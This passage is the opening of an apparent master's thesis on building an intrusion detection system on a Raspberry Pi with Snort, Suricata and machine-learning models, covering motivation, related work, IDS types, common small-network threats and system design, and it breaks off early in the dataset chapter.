PEOPLE'S DEMOCRATIC REPUBLIC OF ALGERIA

MINISTRY OF HIGHER EDUCATION AND

SCIENTIFIC RESEARCH

University of Echahid Hamma Lakhdar - El-Oued

Faculty of Exact Sciences - Informatique department

Option: Internet of Things and Cybersecurity

Master's Thesis

Build an Intrusion Detection System on a Raspberry Pi

Presented by:

Merkhoufi Mohamed Naoui

Supervisor:

Dr.Saci Medileh

- Dr.Boucherit Ammar — **President**
- Dr.Belila khaoula — **Examiner**

Academic year 2024/2025

Abstract

This project focuses on the design and implementation of a hybrid Intrusion Detection System (IDS) deployed on a Raspberry Pi 5. The system combines traditional signature-based tools such as Snort and Suricata with a deep learning model trained on the CSE-CIC-IDS2018 dataset to enhance detection accuracy. A web interface built with Flask provides remonitoring and visualization of alerts. Various cyberattacks were simulated—including DoS, Heartbleed, and port scans—to evaluate the system's effectiveness. Experimental results demonstrate high detection accuracy and low false positive rates, validating the feasibility of deploying intelligent IDS solutions on resource-constrained devices. The project highlights the potential of integrating machine learning with open-source IDS tools for small-scale or IoT-based networks.

Keywords: Intrusion Detection System, Raspberry Pi, Snort, Suricata, Deep Learning, Cybersecurity, Network Security, Flask.

Résumé

Ce projet porte sur la conception et l'implémentation d'un système de détection d'intrusion hybride (IDS) déployé sur un Raspberry Pi 5. Le système combine des outils traditionnels basés sur les signatures, tels que Snort et Suricata, avec un modèle d'apprentissage profond entraîné sur le jeu de données CSE-CIC-IDS2018 pour améliorer la précision de détection. Une interface web, développée avec Flask, permet une surveillance,la visualisation des alertes. Diverses attaques informatiques ont été simulées (DoS, Heartbleed, scans de ports) pour évaluer les performances du système. Les résultats expérimentaux montrent une précision élevée de détection avec un faible taux de faux positifs, validant ainsi la faisabilité d'un IDS intelligent sur des appareils à faibles ressources. Le projet démontre le potentiel de l'intégration de l'apprentissage automatique avec des outils IDS open-source dans des réseaux à petite échelle ou IoT.

Mots-clés : Système de détection d'intrusion, Raspberry Pi, Snort, Suricata, Apprentissage profond, Cybersécurité, Sécurité réseau, Flask.

ملخص

يركز هذا المشروع على تصميم وتنفيذ نظام كشف تسلل (IDS) هجين يعمل على جهاز Pi Raspberry 5. يجمع النظام بين أدوات تعتمد على التوقيعات مثل Snort وSuricata، ونموذج تعلم عميق مدرّب على قاعدة بياناتCSE-CIC- IDS2018، وذلك بهدف تعزيز دقة الكشف. تم تطوير واجهة ويب باستخدام Flask لعرض التنبيهات ومراقبة النظام . تم تنفيذ عدة هجمات إلكترونية، مثل هجمات الحرمان من الخدمة(DoS) ، وهجومHeartbleed ، ومسح المنافذ لاختبار أداء النظام. أظهرت النتائج دقة عالية في الكشف ومعدل منخفض للإنذارات الكاذبة، مما يثبت إمكانية تشغيل أنظمة IDS ذكية على أجهزة ذات موارد محدودة. يؤكد هذا المشروع على أهمية دمج الذكاء الاصطناعي مع أدوات الأمن السيبراني مفتوحة المصدر في شبكات صغيرة أو بيئات إنترنت الأشياء(IoT).

الكلمات المفتاحية :نظام كشف التسلل، Suricata ،Snort ،Pi Raspberry، التعلم العميق، الأمن السيبراني، أمن الشبكات، Flask .

CONTENTS

LIST OF FIGURES

LIST OF TABLES

LISTINGS

General Introduction

GENERAL INTRODUCTION

In recent years, the increasing complexity of network infrastructures—combined with the growing number of security threats—has emphasized the need for effective, scalable, and affordable cybersecurity solutions. Intrusion Detection Systems (IDS) play a crucial role in safeguarding computer networks by identifying unauthorized or malicious activity that may compromise the confidentiality, integrity, or availability of systems. Traditionally, IDS technologies have been deployed on enterprise-grade servers; however, advancements in low-cost computing platforms have opened the door for lightweight implementations suitable for small networks and resource-constrained environments.

One such platform is the **Raspberry Pi**, a compact and affordable single-board computer widely used in educational, industrial, and research settings. Its flexibility and sufficient processing power make it a viable candidate for hosting basic security tools, including IDS components. Despite its limitations in terms of processing speed and memory, the Raspberry Pi can run efficient IDS software when properly configured, making it an excellent choice for small office/home office (SOHO) networks, Internet of Things (IoT) environments, or academic experimentation.

This project focuses on the design and implementation of a *signature-based Intrusion Detection System using Snort* on a Raspberry Pi device. The IDS is capable of monitoring network traffic in real-time, detecting known attack patterns, and generating alerts when suspicious behavior is identified. The system is tested using a variety of simulated attacks such as port scanning, brute-force login attempts, and denial-of-service traffic, all of which are common in both public and private networks.

To evaluate the system's effectiveness, a range of open-source tools is used for traffic generation and analysis, including **Nmap**, **Hping3**, **Hydra**, and **Wireshark**. The implementation

also incorporates custom Python scripts to manage and analyze alert logs. The overall design prioritizes simplicity, portability, and low-cost deployment while maintaining a functional level of security coverage.

By exploring the intersection between cybersecurity and embedded computing, this project contributes to the growing field of practical, accessible security solutions tailored to small-scale environments.

Introduction to Intrusion Detection Systems and Project Overview

CHAPTER 1

INTRODUCTION TO INTRUSION DETECTION SYSTEMS AND PROJECT OVERVIEW

1.1 Introduction

This chapter provides a foundational overview of Intrusion Detection Systems (IDS), their key classifications, and the motivation for deploying such systems in resource-constrained environments. It introduces the Raspberry Pi as a low-cost, flexible platform capable of supporting lightweight security mechanisms. The chapter also outlines the objectives and relevance of implementing a signature-based IDS using open-source tools.

1.2 Background and Motivation

In recent years, the increasing reliance on digital systems and networked devices has significantly raised concerns about cybersecurity. As more services migrate to online platforms and as the Internet of Things (IoT) expands [1], networks are becoming increasingly vulnerable to malicious attacks. Traditional defense mechanisms, such as firewalls and antivirus software, are often insufficient to counter modern threats, especially when dealing with sophisticated intrusion attempts that can bypass basic security filters.

One effective solution to this challenge is the implementation of Intrusion Detection Systems (IDS). An IDS monitors network traffic to detect suspicious activity and potential security breaches. Among the various types of IDS, signature-based systems are widely used due to their high accuracy in identifying known threats [2]. These systems rely on predefined patterns, or "signatures," of malicious activity to detect intrusions. However, many signature-based IDS solutions require significant computational resources, which can be a barrier in resource-constrained environments.

The emergence of affordable and compact devices like the Raspberry Pi presents a promising opportunity for deploying lightweight security solutions. Raspberry Pi, with its low cost, portability, and moderate computing capabilities, is particularly suited for small networks, home automation systems, and educational environments. Leveraging its capabilities, this project aims to build a signature-based IDS using Snort and Python on a Raspberry Pi platform, providing a practical and cost-effective approach to network security.

The motivation behind this project stems from the need to offer accessible cybersecurity tools for individuals, educational institutions, and small businesses that lack the resources for high-end commercial IDS systems [3]. By combining open-source technologies with affordable hardware, this project contributes to the democratization of network security.

1.3 Problem Statement

As cyber threats continue to evolve, small-scale networks such as those found in homes, schools, and small businesses remain particularly vulnerable due to limited security infrastructure [4]. Most commercial Intrusion Detection Systems are either too expensive or require hardware resources beyond the reach of lightweight environments. Furthermore, existing tools are often complex to configure and deploy, especially for users with limited technical expertise.

This project addresses the need for a low-cost, efficient, and easily deployable IDS solution that can operate on a resource-constrained device like the Raspberry Pi. It aims to demonstrate that effective intrusion detection is possible using open-source tools such as Snort and Python, even in environments with limited computational power.

1.4 Objectives of the Project

1.4.1 General Objective

To develop a functional and lightweight signature-based Intrusion Detection System using Snort and Python on a Raspberry Pi, aimed at improving the security of small-scale networks [5] .

1.4.2 Specific Goals

- To install and configure Snort as a signature-based IDS on a Raspberry Pi.
- To integrate Python scripts for traffic monitoring, log analysis, or alert management.
- To evaluate the system's performance in detecting known network threats.
- To ensure the solution is affordable, portable, and accessible to non-expert users.

1.5 Scope of the Project

1.5.1 Technologies Used

This project utilizes a Raspberry Pi as the hardware platform, with Snort serving as the core signature-based Intrusion [6] Detection System. The implementation is supported by Python for scripting tasks related to log processing, system automation, and alert handling. The project also relies on open-source libraries and tools to maintain cost-efficiency.



Figure 1.1: Raspberry Pi-Based Intrusion Detection System

1.5.2 Limitations and Constraints

The system is designed primarily for small-scale networks and may not be suitable for high-traffic or enterprise-level environments. Detection is limited to known attack signatures, meaning that novel or unknown threats may go undetected. Additionally, the performance is constrained by the hardware capabilities of the Raspberry Pi, which may affect processing speed under heavy load [7].



Figure 1.2: System Suitability Analysis

1.6 Methodology Overview

1.6.1 Design Approach

The project follows a practical, implementation-focused approach. It begins with selecting appropriate hardware and software tools, followed by system setup, configuration, and testing. The design prioritizes simplicity, portability, and ease of replication [8].

1.6.2 Implementation Strategy

The system is built by installing Snort on a Raspberry Pi running a Linux-based OS. Python is used to develop auxiliary scripts for automating updates, managing alerts, and possibly visualizing traffic data. The IDS is tested in a controlled network environment using predefined attack signatures to evaluate detection accuracy and performance [9].



Figure 1.3: Intrusion Detection System Setup and Testing

1.7 Structure of the Report

This report is structured into five main chapters, each addressing a specific aspect of the project:

- **Chapter 1: Introduction to Intrusion Detection Systems and Project Overview**
  Introduces the fundamental concept of Intrusion Detection Systems (IDS), outlines the project motivation, problem statement, objectives, scope, and the general methodology adopted throughout the research and implementation process.

- **Chapter 2: Research and System Design**
  Presents a comprehensive literature review of IDS techniques, their classifications, and their relevance to low-resource environments such as the Raspberry Pi. This chapter also explores typical network threats, the selection criteria for technologies used, and provides architectural and data flow diagrams to guide system planning.

- **Chapter 3: Model Training, Evaluation, and Comparative Analysis**
  Describes the machine learning model development lifecycle, including dataset preparation, model selection, training, evaluation metrics, and validation results. Additionally, this chapter compares the performance of the trained model with traditional signature-based detection systems like Snort and Suricata.

- **Chapter 4: Testing and Results**
  Details the testing environment, attack simulation methods, and real-time evaluation of the IDS. It includes analysis of incident detection, logging behavior, detection rates, false positives, and observed limitations under different attack scenarios.

- **Chapter 5: System Architecture and Implementation**
  Explains the final architecture of the system, detailing how the software and hardware components interact. The chapter includes architectural, use case, and sequence diagrams, and describes the implementation steps on the Raspberry Pi. It concludes with a discussion of system integration, deployment challenges, and efficiency on constrained hardware.

1.8 Conclusion

The concepts introduced in this chapter establish the theoretical basis for the project, highlighting the importance of network security and justifying the choice of technology. With an understanding of IDS types and the capabilities of the Raspberry Pi, the groundwork is set for a deeper investigation into related research and system design in the following chapter.

Research and System Design

CHAPTER 2

RESEARCH AND SYSTEM DESIGN

2.1 Introduction

This chapter explores existing research related to IDS technologies and lightweight implementations on devices such as the Raspberry Pi. It presents an overview of attack types commonly targeting small networks and IoT systems, as well as the tools and architectural components used in this project. The aim is to define a clear and practical design approach for building an efficient IDS.

2.2 Literature Review on IDS and Raspberry Pi

Intrusion Detection Systems (IDS) have become a fundamental component in securing modern networks, especially as cyber threats grow in complexity and frequency. The use of resource-constrained devices such as the Raspberry Pi has opened new avenues for lightweight, cost-effective IDS implementations. Several related studies and practical deployments demonstrate various approaches to building IDS on Raspberry Pi platforms. This section highlights and compares some notable works relevant to this project.

2.2.1 Related Studies and Projects

A. Rule-based Pi IDS

This project involves a rule-based intrusion detection system built on a Raspberry Pi. It utilizes Scapy, a powerful Python-based packet manipulation tool, to capture and analyze network packets. The system applies a set of detection rules similar to Snort's signature mechanism. While Snort is still used to define rules, Scapy handles the packet capture and parsing logic [10].

The system is designed to log alerts locally whenever packets match predefined patterns. It is lightweight and customizable but lacks the advanced processing capabilities of full Snort deployments. It serves as a clear example of how open-source tools can be adapted for minimal environments [10].

Key Features:

- Packet capture and analysis with Scapy.
- Rule-based detection inspired by Snort.
- Local alert logging with basic reporting.

B. Snort IDPS (IJERT Paper)

Published in the *International Journal of Engineering Research & Technology (IJERT)*, this study presents a practical setup using Snort on Raspberry Pi 4, combined with a honeypot to attract malicious traffic. The system stores alerts locally in a database, enabling further analysis [11].

The study emphasizes operational challenges such as thermal management, noting that the Pi 4 tends to overheat during continuous packet analysis. It offers practical insights into performance tuning and environmental considerations when deploying IDS solutions on embedded systems [11].

Key Features:

- Real-world deployment with Snort and honeypot.
- Local database for alert storage.
- Highlights thermal and performance challenges.

C. Suricata + ELK Stack (Reddit Deployment)

This is a user-driven deployment shared on Reddit, showcasing the use of Suricata as an IDS on Raspberry Pi 4. The captured traffic is processed and forwarded to an ELK stack (Elasticsearch, Logstash, Kibana) for visualization and analysis. To reduce memory usage, Fluent Bit is used as a lightweight data forwarder instead of Logstash [12].

The project demonstrates that Raspberry Pi can handle moderate data loads and still function effectively when paired with external processing tools. The dashboard approach enhances usability and visibility [12].

Key Features:

- Suricata-based IDS on Raspberry Pi.
- Integration with ELK stack for visualization.
- Fluent Bit used for lightweight log forwarding.

2.2.2 Comparison Table

Study/Project	**Tools Used**	**Packet Handling**	**Alert Management**	**Strengths**	**Limitations**
Rule-based Pi IDS [10]	Scapy, Snort rules	Captured via Scapy	Local logging	Lightweight, highly customizable	Lacks advanced detection and scalability
Snort IDPS (IJERT) [11]	Snort, Honeypot, SQLite (DB)	Snort native engine	Local DB storage	Realistic setup, logs stored locally, security lure	Thermal issues, manual tuning needed
Suricata + ELK [12]	Suricata, Fluent Bit, ELK Stack	Suricata engine	Remote (Elastic-Search + Kibana)	Visualization, scalable log analysis	Requires external system, higher setup cost
Current Study (This Project)	Snort, Python, Raspberry Pi	Snort engine + Python logs	Local alert file + Python scripts	Balance between simplicity and detection power	No ELK/-dashboard, limited to known threats

Table 2.1: Comparison of IDS Implementations on Raspberry Pi

2.2.3 Types of IDS (Signature-based, Anomaly-based, Hybrid)

Intrusion Detection Systems (IDS) can be broadly classified into three main types based on their detection approach: **Signature-based**, **Anomaly-based**, and **Hybrid** systems. Each type has its own strengths and limitations [13], and the choice depends on the context of deployment, the available resources, and the desired level of accuracy.

A. Signature-based IDS

Signature-based IDS rely on predefined patterns or "signatures" of known threats to identify intrusions [14]. These signatures are typically derived from historical data about malware, attack behaviors, and exploit techniques.

Advantages:

- High accuracy in detecting known threats.
- Low false-positive rate when rules are well-defined.

Limitations:

- Unable to detect new or unknown attacks (zero-day threats).
- Requires frequent updates to maintain an up-to-date rule set.

Example: Snort is a widely used open-source signature-based IDS.

B. Anomaly-based IDS

Anomaly-based IDS monitor system behavior and flag deviations from a defined baseline as potential intrusions. These systems often use statistical models, heuristics, or machine learning techniques to learn "normal" behavior.

Advantages:

- Can detect unknown or zero-day attacks.
- Suitable for dynamic or unpredictable environments.

Limitations:

- High false-positive rates, especially during the learning phase.
- Requires a well-defined and stable baseline.

Example: Tools using behavioral analysis or AI/ML methods fall into this category.

C. Hybrid IDS

Hybrid IDS combine both signature-based and anomaly-based techniques to leverage the strengths of each [13]. They aim to improve detection accuracy while reducing false positives.

Advantages:

- More comprehensive detection coverage.
- Can detect both known and unknown threats.

Limitations:

- Higher computational and memory requirements.
- More complex to configure and maintain.

Example: Some enterprise-grade IDS solutions and modern research projects use hybrid approaches for enhanced detection.

This project adopts the signature-based approach due to its simplicity, reliability for known threats, and efficient performance on resource-constrained devices like the Raspberry Pi.

2.3 Threats in Small Networks and IoT

Small networks—such as those used in homes, small businesses, or educational environments—often lack the advanced security infrastructure found in larger enterprise systems. At the same time, the growth of Internet of Things (IoT) devices has introduced new vulnerabilities [15], as many IoT components are minimally secured by default and are always connected to the network. These factors make small networks an attractive target for attackers.

Several common security threats affect these environments:

A. Port Scanning

Port scanning is a technique used by attackers to discover open ports and available services on a target system. Tools like `Nmap` can perform detailed scans to identify network weaknesses. Although port scans are not attacks by themselves, they are often the first step in a planned intrusion.

Risks:

- Reveals network structure and services.
- Enables targeting of specific vulnerabilities.

B. Denial of Service (DoS) Attacks

A DoS attack aims to overwhelm a system's resources, making it unavailable to legitimate users. In small networks with limited bandwidth or processing power, even simple DoS attempts can be effective.

Common Tools:

- `Hping3`, `LOIC` (used to simulate DoS floods in testing environments).

Impact:

- System crashes or slowdowns.
- Service interruption, affecting reliability.

C. Brute Force Attacks

Brute force attacks involve trying many combinations of usernames and passwords to gain unauthorized access. This is especially common in networks with poorly secured routers, cameras, or IoT devices.

Example Tool:

- `Hydra` – a widely used tool for automating brute force logins.

Impact:

- Unauthorized access to systems.
- Potential for further internal exploitation.

D. Eavesdropping and Packet Sniffing

In unsecured wireless or wired networks, attackers may intercept data transmitted over the network. Tools like `Wireshark` allow passive monitoring of traffic, potentially exposing sensitive data.

Risks:

- Exposure of credentials or private communication.
- Intelligence gathering for future attacks.

These threats are particularly dangerous in IoT-heavy environments where devices are often poorly maintained or lack regular security updates. Deploying a lightweight IDS on systems like Raspberry Pi offers a proactive layer of defense by identifying and responding to these common threats.

2.4 Technology Stack and Tools

The implementation of an IDS on a Raspberry Pi requires the careful selection of software tools and technologies that are lightweight yet effective [16]. This section outlines the main components used in the project, including the simulation tools for testing, the overall system architecture, and the packet capture strategy.

2.4.1 Attack Simulation Tools

To evaluate the effectiveness of the IDS, several open-source tools were used to simulate common network attacks:

- **Nmap**: Used to perform port scans and network reconnaissance. Nmap helps identify open ports, services, and vulnerabilities on target systems.
- **Hping3**: A packet crafting tool used to simulate Denial of Service (DoS) attacks by sending large volumes of custom TCP/UDP/ICMP packets.
- **Hydra**: A fast and flexible tool for launching brute force attacks against various protocols (e.g., SSH, FTP, HTTP). It is used to test the system's ability to detect unauthorized access attempts.
- **Wireshark**: A network protocol analyzer used for monitoring and validating captured traffic. It assists in visualizing how attacks appear on the network and how the IDS responds to them.

These tools help generate realistic malicious traffic for testing the IDS performance and detection accuracy.

2.4.2 Communication Flow and Packet Capture Strategy

The IDS monitors traffic in real time by listening to packets on the network interface in promiscuous mode. The following describes the strategy:

- **Packet Capture**: Snort listens to traffic coming through the Raspberry Pi's Ethernet or Wi-Fi interface. It uses pre-configured and custom rules to match known threat signatures.
- **Traffic Analysis**: Once a packet matches a rule, Snort generates an alert, which is logged in a specific format. These logs are then accessed or processed via Python for further analysis or notification.
- **Alert Logging**: Alerts are stored locally in files such as `alert.fast` or `alert.full`, which are periodically parsed or displayed through terminal interfaces.
- **Response (Optional)**: Although this project does not implement automatic blocking, future versions could extend the system to take automated action (e.g., blocking IPs).

This packet capture and processing strategy ensures efficient detection while staying within the limited resource constraints of the Raspberry Pi.

2.5 System Architecture and Design Diagram

The design of the Intrusion Detection System (IDS) implemented in this project reflects a balance between simplicity, functionality, and hardware limitations. The architecture is modular and designed to be easily replicated or extended in similar environments, particularly in small networks or IoT deployments.

2.5.1 System Architecture Overview

The IDS system is composed of the following interconnected components:

- **Raspberry Pi (Model 5)**: Acts as the host device for the IDS. It runs Kali Linux, a lightweight but powerful OS for penetration testing and network monitoring.
- **Snort**: A signature-based intrusion detection engine installed on the Raspberry Pi. It scans all incoming and outgoing packets against a rule base and generates alerts for any suspicious activity.
- **Python Scripts**: Custom scripts are used to parse Snort's alert logs, monitor activity, and (optionally) prepare data for reporting or integration with external tools in the future.

- **Attack Simulation Devices**: A separate machine on the same LAN is used to simulate attacks using tools like Nmap, Hping3, and Hydra. This ensures that the IDS is tested in real-time under realistic traffic scenarios.
- **Network Topology**: All components are connected through a local area network (LAN), with traffic routed through a switch or router to which the Raspberry Pi is connected in monitoring mode.

2.5.2 Architecture Diagram Description

Figure 2.1 and 2.2 presents a visual overview of the system architecture. It shows how network traffic flows through the LAN and is monitored by the IDS installed on the Raspberry Pi. The attack simulation device generates traffic that is analyzed by Snort, and alerts are processed via Python scripts.



Figure 2.1: System Architecture of the IDS on Raspberry Pi



Figure 2.2: IDS architecture within a LAN setup

This modular architecture allows for easy debugging, flexible testing, and potential upgrades, making it ideal for lightweight IDS deployments in constrained environments.

2.6 Conclusion

Through the review of related work, analysis of common threats, and presentation of the system's design and toolset, this chapter establishes the technical foundation of the project. The architecture and strategy developed here will guide the implementation and testing phases detailed in the next chapters.

Model Training, Evaluation, and Comparative Analysis

CHAPTER 3

MODEL TRAINING, EVALUATION, AND COMPARATIVE ANALYSIS

3.1 Introduction

This chapter presents the methodology for training and evaluating multiple machine learning models for intrusion detection using a labeled dataset comprising over 3.4 million network traffic records. The dataset includes various attack types distributed across four specific days.

The models explored include Decision Tree, Random Forest, K-Nearest Neighbors (KNN), and a deep learning model based on Long Short-Term Memory (LSTM) networks. The aim is to compare their performance in terms of accuracy, precision, recall, and computational efficiency.

These models were selected for the following reasons:

- **Decision Tree:** Offers interpretability and fast training. Suitable for understanding the key features behind classification.
- **Random Forest:** An ensemble method that reduces overfitting and improves generalization by averaging multiple Decision Trees.
- **K-Nearest Neighbors (KNN):** A simple yet effective instance-based learner that performs well in low-dimensional spaces and helps establish a performance baseline.
- **LSTM (Long Short-Term Memory):** A type of recurrent neural network capable of learning temporal dependencies in sequential data, which is valuable for modeling patterns in network traffic over time.

By evaluating these models, we aim to identify the most suitable approach for efficient and accurate intrusion detection. precision, recall, and computational efficiency.

3.2 Dataset Overview and Attack Categories

In this project, the CIC-IDS2018 dataset [17] was selected as the primary data source for training and evaluating machine learning models. This dataset is widely recognized for its comprehensive coverage of both benign and malicious network traffic. It was generated under realistic network conditions, including diverse attack scenarios such as DoS, DDoS, brute-force, botnet, and infiltration attacks. Each record is labeled, making it suitable for supervised learning tasks.

The CIC-IDS2018 dataset was chosen for several reasons:

